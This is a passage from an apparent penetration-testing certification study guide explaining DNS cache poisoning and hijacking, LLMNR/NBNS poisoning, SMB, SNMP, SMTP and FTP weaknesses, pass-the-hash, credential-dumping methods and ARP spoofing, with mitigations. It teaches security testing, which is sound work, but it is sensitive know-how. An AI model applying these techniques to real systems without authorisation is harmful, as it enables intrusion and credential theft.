; <>> DiG 9.10.6 <>> comptia.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41819
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;comptia.org.           IN      A

;; ANSWER SECTION:
comptia.org.        59      IN      A      198.134.5.6

;; Query time: 50 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed Jul 3 21:16:44 EDT 2019
;; MSG SIZE  rcvd: 56
$
```

FIGURE 3.2-1 Dig query for [comptia.org](#)

DNS servers know when to defer a request or when to answer it based on the kinds of records it has. DNS records include information about the hostnames and metadata for the domain. [Table 3.2-1](#) lists some of the different DNS record types and their meanings.

TABLE 3.2-1 DNS Record Types

Record Type	Meaning
A	Also called a host record. This is the map of name to IP address for IPv4 (e.g., www.example.com to 1.2.3.4).
AAA	Hostname to IPv6 (e.g., www.example.com to FE80::0202:1337:DEAD:BEEF).
CNAME	Canonical name record. This is an alias for a hostname (e.g., www.example.com is really example.com).
TXT	Text record for information purposes (e.g., documenting Sender Policy Frameworks [SPF] or other configuration-based information).
SRV	Service-related information (e.g., LDAP server information may be stored at _ldap._tcp.dc.example.com).
MX	Mail exchanger record. This defines the server responsible for handling mail for a particular domain.
NS	Name server record. This has the name server information for the zone. Configuring this on a DNS server lets other servers know that this is the authoritative DNS (SOA) for that domain.
SOA	Start of authority (SOA) record. At the beginning of the zone file, this gives the primary authoritative DNS for a given zone and some additional information about the domain that name servers need to find the right place to go. This includes things like the name servers responsible for the domain, how long to remember information about the domain, and the version of the SOA record itself, so that other servers will know when information has changed.

Scenario: Cache Poisoning

To make name resolution faster, DNS servers will save looked-up records for a period of time. This is DNS caching. Each of these cached records has an expiration time that's associated with it to let DNS servers know that they can remember the answer after retrieving the information on someone's behalf for that amount of time. This is done to keep records up to date as they change.

Cache poisoning takes advantage of DNS servers that cache information from nonauthoritative sources (those not listed in the SOA record). The following sections are two examples.

Example One The DNS server for superevilsite.com should never provide records for [comptia.org](#). But assume for a moment that an evil DNS service does. Take our DNS from the earlier example (192.168.8.8). Let's say it gets a request for [www.superevilsite.com](#). Assume that the authoritative DNS for superevilsite.com replies to 192.168.8.8 with an A record for [www.superevilsite.com](#) and an additional record for [www.comptia.org](#), as in Figure 3.2-2. If the DNS server at 192.168.8.8 is

vulnerable, it would cache this response and resolve the new (bogus) IP address to www.comptia.org for anyone using 192.168.8.8 for name resolution for www.comptia.org. This type of attack is mitigated by bailiwick testing.

```
Terminal — bash — 70x26
$ dig www.superevilsite.com

; <>> DiG 9.10.6 <>> superevilsite.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41810
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.superevilsite.com.           IN      A

;; ANSWER SECTION:
www.superevilsite.com    59      IN      A      10.86.75.30
comptia.org.            59      IN      A      10.86.75.30

;; Query time: 50 msec
;; SERVER: 192.168.8.8#53(192.168.8.8)
;; WHEN: Wed Jul 3 21:16:44 EDT 2019
;; MSG SIZE  rcvd: 112
$
```

FIGURE 3.2-2 DNS response with poisoned additional A record



ADDITIONAL RESOURCES The following RFC explains the in-bailiwick check concept in more detail: <https://tools.ietf.org/html/rfc7719>

Example Two If a penetration tester has a vantage point between the DNS server and its lookup target, the tester could also poison the cache by sending a flood of bogus (poisoned) DNS responses to the DNS server using a packet crafting and packet relay tool. For requests that are not cached or that have recently expired from the cache, the DNS server may be convinced to accept one of the bogus responses from the flood and

cache it. This is a race between the legitimate response and the fake response from the attacker. The DNS will accept this poisoned record if

1. The answering packet matches the port of the original request.
2. The question section of the answer matches the question section of the original query.
3. The query ID in the answer matches the query ID of the original question.
4. If bailiwick checking is enabled, it must pass the check.

If the penetration tester has access to the unencrypted request, these criteria are more easily met. Of course, the penetration tester could simply originate the request to look up a domain that has not yet been cached. This provides the tester with the target domain and, therefore, the question section. The origin port is often the same, so that leaves the query ID for brute-forcing. If the attack sends DNS responses using guessed query IDs and poisoned response values to the DNS server and manages to beat the legitimate response, it may cache the result.

Consider what happens if the penetration tester sets up a rogue DNS server and requests a random subdomain of a legitimate domain. Assume that the penetration tester knows that the target user uses an application hosted at comptia.org and chooses to request somerandomvalue.comptia.org for the attack. This is unlikely to be cached, because it's a random value. If the attack fails, it's simple to generate a new random value. But instead of replying with a bogus A record, what if the attack supplies the rogue DNS server as an additional NS record? If this gets accepted and cached, the penetration tester can then use the rogue DNS server whenever that domain is accessed by people using the cache-poisoned DNS entry.

These types of attacks can be mitigated or prevented by configuring DNS servers to

- Randomize query IDs to make them harder to guess.
- Randomize the resolver port.
- Use bailiwick checking and do not cache records from nonauthoritative DNS servers.
- Use DNSSEC or DNS over HTTPS to protect the DNS request and provide additional security for the requests.



ADDITIONAL RESOURCES Check out Steve Friedl's "An Illustrated Guide to

the Kaminsky DNS Vulnerability” at <http://www.unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html>.

For a better understanding of DNS Security Extension, see “DNSSEC – What Is It and Why Is It Important?” from ICANN at <https://www.icann.org/resources/pages/dnssec-what-is-it-why-important-2019-03-05-en>.

Using DNS over HTTPS is discussed in detail at <https://tools.ietf.org/html/rfc8484>.

Scenario: Hijacking/Redirection

A penetration tester can gain full control over name resolution if it is possible to change the DNS server address that a host uses for DNS queries. This can be used to prevent targets from reaching legitimate resources or to repoint legitimate requests to illegitimate resources. There are a few ways to accomplish this:

- A penetration tester could use malware (such as a malicious browser plugin) to intercept legitimate requests from the host to the legitimate DNS server and, instead, send them to a rogue DNS server.
- If the penetration tester is able to intercept the network traffic, it may be possible to redirect legitimate DNS requests to a rogue server by manipulating the network traffic directly.
- If a penetration tester is able to gain access to domain name management (such as the registrar), it may be possible to change the DNS authority for the domain.
- Configuring a rogue DHCP server may enable a tester to redirect clients to a different DNS server. However, this can be very disruptive and should be approached with caution.



ADDITIONAL RESOURCES Ettercap (<https://www.ettercap-project.org/>) and Bettercap (<https://github.com/bettercap/bettercap>) are packet manipulation tools that enable a penetration tester to intercept, manipulate, and replay network traffic. The second scenario discussed in this section could be accomplished by using an Ettercap filter to intercept DNS requests between the host and the name server.

Scenario: Cache Snooping

DNS cache snooping is the process of querying a DNS server to find out whether it has particular entries cached. This can be useful in intelligence gathering to find out what partners a target organization may do business with or what search engines or other sites are likely to be used for targeting by phishing, pharming, or other types of social engineering. Cached TTL (Time to Live) values can also help determine how frequently a site is visited by a target organization. Differences in the response and the time of the response can help identify whether a name has been cached by the DNS server. Nmap contains a module to do this: <https://nmap.org/nsedoc/scripts/dns-cache-snoop.html>, and it can also be done manually using dig.



ADDITIONAL RESOURCES The ISC blog contains a great writeup about how DNS caching works and why it matters: <https://kb.isc.org/docs/aa-00482>

Scenario: Denial of Service

Perhaps the simplest type of attack, it may be possible to flood a DNS server with requests and cause it to become unavailable. Or a compromised DNS entry can resolve a legitimate site to 127.0.0.1, effectively rendering it unusable.

NetBIOS and LLMNR Name Services

In most cases, Windows versions prior to Windows 10 use the following sequence to find an IP address from a hostname by default: DNS, then NetBIOS, then LLMNR. This configuration can be changed, of course. Legacy hosts may require certain kinds of name services. Other environments may implement alternative name services like WINS. Hosts may be configured to only use DNS, or to only use LLMNR and not NetBIOS.

Key Facts

- NBNS is not routable. It is only visible within a specific subnet. Therefore, these are not likely attacks from an external perspective.
- LLMNR is not routable. It is only visible within a multicast domain. Therefore,

these are not likely attacks from an external perspective.

- NBNS only works on IPv4.
- NBNS and LLMNR are typically used by Windows hosts or hosts that implement Samba (a free software implementation of Server Message Block [SMB] networking).
- NBNS is typically associated with UDP 137, but may also use TCP. NetBIOS also uses ports 138 and 139 and, when associated with port 445 on the same host, often represents a Windows host.
- LLMNR is typically associated with port UDP 5355 (multicast) and TCP 5355 (unicast).



KEY TERMS A **subnet** is a logical network subset of an IP network. Subnets break up networks for easier network management and provide a logical structure that allows administrators to limit traffic between hosts.

A **multicast domain** is configured on a router and may contain multiple subnets.

How It Works

By default, Windows 7 may do the following:

- A user enters \\badservername\\sharename into Explorer.
- The Windows host first makes sure that “badservername” is not its own name.
- Then it tries to find the IP address for the name “badservername” in the local hosts file or local DNS cache.
- If no corresponding entry is found, Windows will query its configured DNS to find the IP address for “badservername.”
- If DNS has no record, Windows may fall back to LLMNR name services to find a name.
- If LLMNR does not result in a success, Windows may try NetBIOS next before failing.



ADDITIONAL RESOURCES Windows name resolution methods are discussed in section 7.1.4 of the Microsoft Open Specifications for Windows Protocols at https://docs.microsoft.com/en-us/openspecs/windows_protocols.

LLMNR is discussed in the Cable Guy's article at [https://docs.microsoft.com/en-us/previous-versions//bb878128\(v=technet.10\)](https://docs.microsoft.com/en-us/previous-versions//bb878128(v=technet.10)).

Here's where this becomes interesting: LLMNR and NBNS name requests are sent to all the hosts that are logically nearby (on the same multicast domain or subnet, depending on the protocol). Basically, the host knows who its DNS server is. But if the DNS server doesn't have an answer, the host will send its query to everyone else nearby.

Scenario: NetBIOS Name Poisoning

If a penetration tester has a host on the same network segment as a host that is making an LLMNR/NBNS request, those requests are visible to the penetration tester. Therefore, if a target can be convinced to make a request for a resource that does not exist in DNS (a bogus server name, for example), a penetration tester can intercept the request to look up that host by simply being on the network. Believe it or not, this happens fairly frequently on many networks.

NBNS and LLMNR have no built-in mechanism to confirm the identity of any host that responds to that query. If a penetration tester is the first to respond to the query, the host trusts that response as authoritative and will continue with the remainder of the authentication process. Namely, that host will send its challenge hash to begin negotiation of authentication. That challenge hash may be able to be cracked.

Cross-Reference

Challenge hashes are discussed in the “Pass-the-Hash” section.

Password cracking is covered in [Objectives 4.2/4.3](#).

Examples of using the Responder tool for this attack are also discussed in [Objectives 4.2/4.3](#).

SMB Exploits

SMB protocol is a client/server access protocol used for file sharing, printers, and other network resources, including interprocess communication (IPC). Microsoft created a specific dialect of SMB called Common Internet File System (CIFS), which is sometimes mentioned. However, SMB is more often used in modern systems. As SMB implementation allows read and write access remotely, it's a tantalizing target for remote exploitation. There are thousands of published vulnerabilities for SMB and dozens of published exploit modules. Each of them works differently depending on the version of SMB installed. It would be impossible to enumerate them all here. Many of them abuse buffer overflows or the anonymous login and null session for the hidden IPC\$ share in Windows.



KEY TERMS The terms SMB or CIFS may appear on the exam. Testers need to know what these acronyms stand for and be able to differentiate between how they are used.

SMB stands for Server Message Block.

CIFS stands for Common Internet File System, and is a Microsoft implementation.

Key Facts

- SMB uses TCP port 445.
- It is typically not routed, as it may rely on NetBIOS over TCP/IP. Therefore, this is most commonly seen during attacks from an internal point of view.
- SMB typically requires authentication.
- SMB can run directly over TCP/IP or may rely on NetBIOS over TCP/IP.
- It relies on underlying authentication providers such as NTLM or Kerberos.
- SMB has multiple versions, each with its own considerations for exploitation.
- Samba is the open-source implementation of SMB often used by Linux hosts.
- It is often used for credential theft, remote execution, and reconnaissance.

How It Works

Here is an example of how a client and a server might connect with SMB:

- The client and server negotiate a NetBIOS session (for NetBIOS over TCP/IP, as an example).
- The client and server agree on a dialect of SMB (a version to use).
- The client authenticates to the server.
- The client connects to the server resource (a file share, for example).
- The client takes an action on that resource (opening, then reading a file on that file share, for example).



ADDITIONAL RESOURCES For a scenario of a Microsoft SMB protocol packet exchange, visit <https://docs.microsoft.com/en-us/windows/win32/fileio/microsoft-smb-protocol-packet-exchange-scenario>.

Scenario: Null Session Enumeration

Depending on the configuration of the target host, SMB may enable remote access using anonymous logins and null sessions (anonymous logins are still authentication—it's just weak). This may allow a penetration tester to list data on a remote host, such as users or groups that exist on the host, password policy, domain memberships (if applicable), shares, or operating host version. Common tools to enumerate via Samba or SMB are enum4linux (<https://github.com/portcullislabs/enum4linux>) and enum.exe (<https://www.microsoft.com/en-us/download/details.aspx?id=33862>). Once users have been enumerated, they can be targeted for password guessing, brute-forcing, or credential theft.



ADDITIONAL RESOURCES For information on IPC\$ share and null session behavior in Windows, see <https://support.microsoft.com/en-us/help/3034016/ipc-share-and-null-session-behavior-in-windows>.

Scenario: Common Exploits

Here are a few exploits that are associated with SMB; search exploit-db or Metasploit to identify others:

- EternalBlue (MS17-10)
- EternalRomance (MS17-10)
- EternalChampion (MS17-10)
- EternalSynergy (MS17-10)
- EternalRocks (MS17-10)
- Metasploit:
modules/exploits/windows/smb/ms09_050_smb2_negotiate_func_index.rb
(MS09-050)

Cross-Reference

[Objective 2.4](#), “Map Vulnerabilities to Potential Exploits” section, discusses mapping vulnerabilities to exploits in more detail.

SNMP Exploits

Simple Network Management Protocol (SNMP) is what the name implies: a standard protocol for managing network devices. SNMP provides a way to collect information and modify it in order to change the behavior of a network device, regardless of manufacturer. In addition to vulnerabilities depending on the installed version of the service, SNMP has a few commonly exploited issues related to the protocol and configuration.



KEY TERM The term SNMP may appear on the exam. Testers need to know what this acronym stands for and be able to understand its use as described in this section. **SNMP** stands for Simple Network Management Protocol.

Key Facts

- SNMP is most commonly used for discovery (reconnaissance and enumeration).
- It is often configured with default community strings public (read-only) and private (read-write), although guessable strings are common.
- SNMPv1 sends passwords in plaintext and is therefore vulnerable to sniffing attacks. SNMPv2 allows MD5 password hashing, but only if configured.
- There are three versions: SNMPv1, v2, and v3. SNMPv3 is the first to make encryption possible. Plaintext communication is typical. Not all devices support all versions of SNMP.
- The originating IP of the SNMP message is often used for access control and may be vulnerable to IP spoofing.
- SNMP runs on UDP port 161 by default.
- Attack types include denial of service, brute-forcing/dictionary attacks, man-in-the-middle, and sniffing.
- Most attacks are mitigated with secure community strings, implementing IPSec or Datagram Transport Layer Security (DTLS).

How It Works

SNMP has servers and clients. The servers are managers, and the clients are agents. Agents can be switches, computers, phones, printers, etc. The protocol uses something called management information bases (MIBs) to group together types of devices. These MIBs have a unique identifier for the device and a description string. Under each of these are one or more object identifiers (OIDs) that correspond to each device or component under each MIB. Here's what an OID might look like:

1.3.111.2.802.3.1.5.1.3.1.1.2

Which, in strings, would be:

```
iso(1) identified-organization(3) ieee(111) standards-association-numbered-
series-standards(2) lan-man-stds(802) ieee802dot3(3) ieee802dot3dot1mibs(1)
ieee8023lldpV2Xdot3MIB(5) lldpV2Xdot3Objects(1) lldpV2Xdot3RemoteData(3)
lldpV2Xdot3RemPortTable(1) lldpV2Xdot3RemPortEntry(1)
lldpV2Xdot3RemPortAutoNegEnabled(2)
```

This is useful for reducing complex data to a series of simple numbers by referencing a standard. This means that quite a bit of information can be transmitted quickly without using a ton of bandwidth. Penetration testers who use this information wisely can use tools to look up these OIDs (<http://www.oid-info.com/>) to find manufacturers and versions that may lead to the discovery of vulnerabilities or exploits.

Depending on the environment, getting read-write SNMP access can enable a

penetration tester to make serious changes. For example, a penetration tester may be able to use SNMP to retrieve or even change the configuration of routers. This might allow access to a network that was previously inaccessible.

Scenario: Guessable Community Strings

The tool onesixtyone (<https://labs.portcullis.co.uk/tools/onesixtyone/>) is the most popular tool for guessing community strings. Guessing the string will allow a penetration tester to read information (for the public string) or modify information (for the private string) for a host running SNMP. The tool snmpwalk (<https://linux.die.net/man/1/snmpwalk>) is a popular tool for enumerating SNMP data (<https://tools.ietf.org/html/rfc1157>).

SMTP Exploits

This is the wonderful world of e-mail. Simple Mail Transport Protocol (SMTP), defined by RFCs 2821 and 5321, is a protocol for handling mail over the Internet. Mail servers make interesting targets because they are frequently exposed to the Internet. Not only does e-mail contain tons of valuable information, but mail servers can provide valuable intelligence about users, and they can be used to take advantage of trusted relationships for social engineering.



KEY TERM The term SMTP may appear on the exam. Testers need to know what this acronym stands for and be able to understand its use as described in this section. **SMTP** stands for Simple Mail Transport Protocol.

Key Facts

- SMTP is often exposed to the Internet, so it can be attacked from external or internal perspectives.
- Typically runs plaintext on TCP port 25 or is encrypted on TCP 587 or 465.
- Common attacks include account enumeration, open relay attacks, privilege escalation, enumeration and reconnaissance, and denial of service.

How It Works

Following is an example of how a normal connection to a mail server works. A penetration tester can connect to the open (unencrypted) SMTP port and communicate by simply sending plaintext commands, as in this example. In short, SMTP has an established protocol for establishing connections, a set of commands it will accept (these are sometimes referred to as verbs), and it will respond with OK or an error, depending on whether the command is valid or allowed based on configuration.

```
Server sends: 220 smtp.derp.pro Simple Mail Transfer Service Ready
Client sends: HELO client.techchick.ninja
Server sends: 250 Hello client.techchick.ninja
Client sends: MAIL FROM:<pwnr@client.techchick.ninja >
Server sends: 250 OK
Client sends: RCPT TO:<target@derp.pro>
Server sends: 250 OK
Client sends: DATA
Server sends: 354 Send message content; end with <CRLF>.<CRLF>
Client: [This is where the message goes]
Client sends: .
Server sends: 250 OK, message accepted for delivery: queued as 8675309
Client sends: QUIT
Server sends: 221 Bye
```

This is a normal exchange for a mail server. As long as the client is connecting from a network the server trusts, and as long as target@derp.pro exists, this should be allowable under nominal conditions.

Scenario: Open Relay

There are generally three conditions a penetration tester would test against a target mail server:

- External sender (from any perspective) to external recipient
- Internal sender (from external perspective) to external recipient
- Internal sender (from external perspective) to internal recipient

Mail servers generally shouldn't allow people from outside to masquerade as internal people. Similarly, mail servers shouldn't allow external senders to send mail to external recipients. Mail servers may determine who is inside or outside based on the origin network from which they are connected, the domains being used for to/from addresses, with some form of authentication scheme, or with Sender Policy Framework

checking.



ADDITIONAL RESOURCES SPF is described in RFC7208; see <https://tools.ietf.org/html/rfc7208>.

Scenario: VRFY and EXPN

The VRFY request asks a mail server to verify an address. If this is enabled, penetration testers can use this to guess possible accounts or e-mail addresses for targeting. Mail servers that allow this will reply with one of these OK codes:

- 250 (valid address)
- 251 (mail to that address is forwarded)
- 252 (can't establish validity)

Or mail servers may use one of these error codes:

- 550 (mailbox not found/no such user)
- 551 (user not local)
- 553 (syntax incorrect)
- 502 (command not implemented)
- 504 (command parameter not implemented)

The EXPN command does much the same, but for the membership of mailing lists. This technique may allow a tester to harvest many valid e-mail addresses by guessing the name of the mailing list or finding it using OSINT.

Scenario: Verb Abuse

Historically, vulnerabilities in SMTP implementations have been related to mishandling of data supplied to the server, either as invalid verbs or invalid arguments to verbs. In some cases, sending unexpected data has allowed attackers to gain access to the underlying operating host or inner workings of the mail server without authorization.

FTP Exploits

File Transfer Protocol (FTP) is a plaintext protocol for transferring files between networked hosts. Any access to files or file hosts that can enable a tester to bypass access controls to change, read, or create files is interesting, because it may allow further access.




KEY TERM The term FTP may appear on the exam. Testers need to know what this acronym stands for and be able to understand its use as described in this section.
FTP stands for File Transfer Protocol.

Key Facts

- The protocol operates in plaintext, and is therefore vulnerable to sniffing.
- It typically runs on TCP port 21.
- FTP may provide access to files other than those intended to be shared due to configuration weaknesses.
- There are many well-known weaknesses in FTP service implementations that may lead to full server compromise.
- Typical attacks include brute-force/dictionary attack, anonymous authentication, buffer overflows/privilege escalation, sniffing, credential theft, and data exfiltration.

How It Works

Similar to SMTP, FTP has a set of rules to establish a connection, it accepts a series of known commands, and it will respond with codes that indicate success or failure after each command. [Figure 3.2-3](#) shows a normal FTP session as an example.



```
Terminal — bash — 70x26
$ ftp
ftp> open ftp.techchick.ninja
Connected to ftp.techchick.ninja (10.86.75.30).
220 Hello, this is techchick.
Name (ftp.techchick.ninja:root): pwnr
331 Password required to access user account pwnr.
Password: pwnr@techchick.ninja
230 Logged in.
ftp> cd loot
250 "/home/pwnr/loot" is new working directory.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
-rw-r--r-- 1 pwnr users 1337 Jul 4 12:11 passwords.txt
-rw-r--r-- 1 pwnr users 42863 Jun 8 06:20 tools
226 Listing completed.
ftp> get passwords.txt
local: passwords.txt remote: passwords.txt
200 PORT command successful.
150 Opening ASCII mode data connection for passwords.txt.
226 Transfer completed.
1337 bytes received in 0.0262 secs
ftp> quit
221 Goodbye.

$
```

FIGURE 3.2-3 A normal FTP session example

In addition to various exploits against specific implementations of the service, the following configuration-based weaknesses may apply.

Scenario: Sniffing

FTP transfers credentials and data in plaintext by default. If a penetration tester is in the position to sniff the traffic between the client and the FTP server, it may be possible to acquire credentials or sensitive data. Organizations that use secure FTP (SFTP) or Secure Copy Protocol (SCP) can avoid sending this data in plaintext.

Scenario: Weak/Anonymous Credentials

FTP services that enable anonymous access or use guessable credentials for authentication may fail to protect data appropriately. Sometimes, not realizing that the files are not protected by proper authentication requirements, users will place sensitive files on the FTP server for download. Other times, sensitive files may be placed on less secure FTP sites with the intention that they will only be there temporarily, but they are never removed. The Nmap module `ftp-anon.nse` or the Metasploit module `ftp_login` can be used to detect FTP services that allow anonymous logins.

Scenario: FTP Verbs

As with SMTP, many vulnerabilities have been identified related to sending unexpected input to the service, either in the form of a command or as arguments to a command. The `searchsploit` tool can reveal a number of exploits pertinent to the version of the software being run. The version can often be grabbed from the banner displayed when connection is initiated.

Scenario: Improperly Secured Data/Jail Escapes

Ideally, the FTP service should only allow access to files in a specific directory or set of directories on a server. However, on an insecurely configured FTP server, it may be possible to browse outside of the default directory where a user is placed upon authentication. This could enable access to files from other users, or even other data in the file system related to server configurations (such as passwords) or files pertinent to other applications hosted on the server.

To prevent this, FTP services are often installed in a “jail” that sets the “root” directory for the FTP to a specific directory, effectively limiting the scope of what an FTP user can see as it pertains to the host overall. Various methods of escaping these jails exist.

Pass-the-Hash

Pass-the-hash attacks take advantage of weaknesses in authentication protocols that allow an attacker to use a password hash for authentication. In short, a pass-the-hash attack allows a penetration tester to authenticate as a user without having access to the user’s cleartext password. This can be used to establish remote access to a host for lateral movement or to elevate privileges.

Key Facts

- Pass-the-hash attacks require that the penetration tester have a valid credential hash.
- This does not work for all kinds of hashes or all authentication systems.
- This may apply to Windows or Linux, depending on the authentication system used.
- Credential hashes (NTLM) may be acquired from the SAM in Windows.
- Use this attack when passwords are difficult to crack and only the hash is available.

How It Works

To protect passwords from interception either at rest or in transit, many authentication systems will use a password hash instead of the password. A password hash is a one-way string that is generated by a set algorithm. Because it is one-way, it is not designed to be undone. To verify a password, the system must hash the plaintext password using the same process and then compare the hashes. Systems will often keep this password hash in a database or in memory to facilitate authentication.

Here is an example using NetNTLMv1 for how hashes are used during authentication:

1. A user enters a username and a password into a host (Client A) for authentication.
2. The client requests access to a server (Server B) by sending its username (in plaintext).
3. The server responds by generating a randomized 16-byte code, called a challenge, and sends it to the client.
4. The client hashes the password and uses that to hash the challenge. The client sends this back to the server as the response.
5. The server forwards the user name, the response (from Step 4), and the challenge (from Step 3) to the domain controller.
6. The domain controller uses the user name to find the password hash that is stored in the Security Account Manager (SAM) database and uses it to hash the challenge (from Step 3). If the hashed challenge matches the challenge that was sent to the domain controller by the server, authentication is successful.

In this case, if a penetration tester knew the username and the hash of the password (without knowing the password in plaintext), it would be possible to duplicate this

transaction without ever knowing the actual password. But it's important to note that a penetration tester can't simply use the response from Step 4 in a pass-the-hash attack. In this particular example, that is the hashed challenge, not the hashed password. So how does a penetration tester get the password hash?

Scenario: Windows Password Hashes

Penetration testers with access to Windows hosts may get password hashes that can be used in pass-the-hash attacks by

- Gathering password hashes from memory using a tool such as Mimikatz
- Dumping password hashes from the domain controller (Mimikatz and credential dumping are covered in [Objective 3.5](#))
- Retrieving an NTLM hash from a NetNTLMv1 challenge response

Windows stores password hashes in the SAM database, which is encrypted with the system key. That key is typically stored in the SYSTEM registry hive, but its location may be customized.

Dumping Password Hashes from a Domain Controller Domain controllers store the domain database in a file called NTDS.dit, which is typically located in the C:\Windows\NTDS directory. Domain controllers load parts of this into memory for fast access. This file is locked and requires the highest privileges to access. Penetration testers can dump hashes from a domain controller in several ways. Some examples are

- DCSync
- Shadow Copy
- Ntdsutil
- LSASS
- NinjaCopy (requires PowerShell remote access)



ADDITIONAL RESOURCES Examples of these and more can be found on the blog “How Attackers Dump Active Directory Database Credentials” at <https://adsecurity.org/?p=2398>.

Scenario: ColdFusion

In ColdFusion 6, 7, and 8, a vulnerability existed where a penetration tester could use a local directory traversal attack to retrieve a user's password hash (APSB10-18). (Directory traversal is discussed in [Objective 3.4](#).) A penetration tester could use a pass-the-hash attack using this hash in the web interface to log in. Vulnerable versions of ColdFusion used JavaScript to turn a user's credentials into a hash using the password and a salt given by the server. First, the browser would take the SHA1 value of the password, then use the salt with the SHA1 value to create an HMAC_SHA1 value. This HMAC_SHA1 was presented to the server, and when the server compared the HMAC_SHA1 of the stored SHA1 combined with the salt to the HMAC_SHA1 that the user sent, if they matched, the user was authenticated.

In this case, however, with the directory traversal attack, the attacker could skip the SHA1 step because they already know the SHA1 of the user on the server side. By creating the HMAC_SHA1 with the SHA1 from the directory traversal and the salt, they could bypass the JavaScript control and send their own computed value, passing the hash and gaining access to the ColdFusion Administration Panel.



KEY TERM A **salt** is random data that is added as an additional input during hashing to increase complexity and make guessing the value or reversing a hash more difficult. Salted hashes are hardened against attacks that rely on precomputed hashes.

Man-in-the-Middle Attack

A man-in-the-middle attack allows a penetration tester to view, manipulate, or block traffic between two other hosts. In most cases, these types of attacks are targeted at a user on the same subnet as the attacker and the router. Most commonly, this type of attack is used to steal credentials, but in some cases, attackers can add or remove things from the traffic in order to add a malicious link to a web page or to remove a log entry going to a log server, for example. There are three primary ways to get between two hosts:

- ARP spoofing
- Router compromise
- Manipulating name lookups (see the “Name Resolution Exploits” section for more

information)

ARP Spoofing

Address Resolution Protocol (ARP) is a protocol for mapping IP addresses to physical machine addresses (MAC addresses) on a network. ARP spoofing involves manipulating the ARP entries of the victim host and the router so that each thinks that the proper destination is the attacker's machine.



KEY TERM The term ARP may appear on the exam. Testers need to know what this acronym stands for and be able to understand its use as described in this section. ARP stands for Address Resolution Protocol.

Key Facts

- ARP spoofing takes advantage of manipulations to the ARP table of the victim machine and the router.
